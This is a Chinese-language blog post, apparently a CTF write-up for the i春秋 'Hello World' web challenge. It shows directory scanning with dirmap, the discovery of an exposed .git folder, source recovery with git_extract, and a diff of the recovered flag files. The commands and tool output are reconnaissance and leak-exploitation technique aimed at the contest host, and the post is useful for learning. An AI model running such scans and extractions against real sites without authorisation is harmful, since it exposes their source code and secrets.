# 【i春秋 第二届春秋欢乐赛 】WEB Hello World

原创


Kal1 于 2020-08-16 21:17:56 发布 210 收藏

分类专栏： CTF刷题 杂项 文章标签： git linux python 安全 github



本文链接：https://blog.csdn.net/weixin_45844670/article/details/108037159







【dirmap】

dirmap原作者链接

dirmap知乎链接

GitHub地址

【Git Extract】

GitHub地址

先用dirmap扫描网站

```
python dirmap.py -i http://106.75.72.168:9999/ -lcf
```

得到：

```
                    #####  # #####  #    #   ##   #####
                    #    # # #    # ##  ##  #  #  #    #
                    #    # # #    # # ## # #    # #    #
                    #    # # #####  #    # ###### #####
                    #    # # #   #  #    # #    # #
                    #####  # #    # #    # #    # #   v1.0

[*] Initialize targets...
[+] Load targets from: http://106.75.72.168:9999/
[+] Set the number of thread: 30
[+] Coroutine mode
[+] Current target: http://106.75.72.168:9999/
[*] Launching auto check 404
[+] Checking with: http://106.75.72.168:9999/rgchqmoukefmsbyntqyecdwrkjhysmtvwojsqecoge
[*] Use recursive scan: No
[*] Use dict mode
[+] Load dict:C:\Users\[redacted]\Desktop\[redacted]\dirmap-master\data\dict_mode_dict.tx
t
[*] Use crawl mode
[200][None][130.00b] http://106.75.72.168:9999/.git/config
[200][None][73.00b] http://106.75.72.168:9999/.git/description
[200][None][23.00b] http://106.75.72.168:9999/.git/HEAD
[200][None][281.00b] http://106.75.72.168:9999/.git/index
[200][None][240.00b] http://106.75.72.168:9999/.git/info/exclude
[200][None][650.00b] http://106.75.72.168:9999/.git/logs/HEAD
[200][None][153.00b] http://106.75.72.168:9999/.git/logs/refs/heads/master
[200][None][41.00b] http://106.75.72.168:9999/.git/refs/heads/master
[200][text/html][100.00b] http://106.75.72.168:9999/index.php
[200][text/html][100.00b] http://106.75.72.168:9999/index.php/login/
100% (5768 of 5768) |#########################################################| Elapsed Time: 0:03:14 Time:  0:03:14
```



看到 **.git**想到存在源码泄露漏洞

【git泄露】

1. 漏洞原因：在运行git init 初始化代码库时，会在当前目录下产生一个.git的隐藏文件，用来记录代码的变更记录等。在发布代码得时候，没有吧.git这个目录删除，导致可以使用这个文件来恢复源代码。
2. git文件夹分析

文件夹：
hooks:存放一些sheel的地方
info：存放仓库的信息
**object：存放所有git对象的地方**
**refs：存放提交hash的地方**
config：github的配置信息

文件：
description：仓库的描述信息，主要给gitweb等git托管系统使用，无需关心
**HEAD：映射到ref引用，能够找到下一次 commit的前一次哈希值**

git源码泄露漏洞总结

使用git_extract跑一下
在kali上跑

```
python git_extract.py http://106.75.72.168:9999/.git/
```


```
root@kali:~/Desktop/GitHack-master# cd /root/Desktop/Git_Extract-master
root@kali:~/Desktop/Git_Extract-master# python git_extract.py http://106.75.72.168:9999/.git/

Author: gakki429

[*] Start Extract
[*] Target Git: http://106.75.72.168:9999/.git/
[*] Analyze .git/HEAD
[+] Extract Ref refs/heads/master 887746
[*] Clone Commit 887746
[*] Parse Tree ../ b5dfb5
[+] Save ../flag.js
[+] Save ../flag.php
[+] Save ../index.php
[*] Analyze .git/logs/HEAD
[*] Clone Commit 09e053
[*] Parse Tree ../ 9ee4dc
[+] Save ../flag.js.04bb09
[*] Detect .git/index
[*] Extract Done
```



就很舒服
然后我们看一下两个flag文件


两个长得蛮一样的嘛
这里用diff命令行

```
diff flag.js flag.js.04bb09
```




这里我们就选择不同的地方的字符作为flag（以下面那行为准）

除了Git Extract，还有




这些个工具都可以用来git漏洞挖掘，但是我花了好几个小时配置环境，最后只有Git Extract可以在我的kali上跑

附：
git下载文件命令：

```
git cat-file blob f2b45f1e5af6dc1a8607c11e4ddc5fd077276c45 > f2b45f1.js
```

查看某文件的关系树：

```
git ls-tree b5dfb5846ad5a81ebf6104d5230728cbf48d653b
```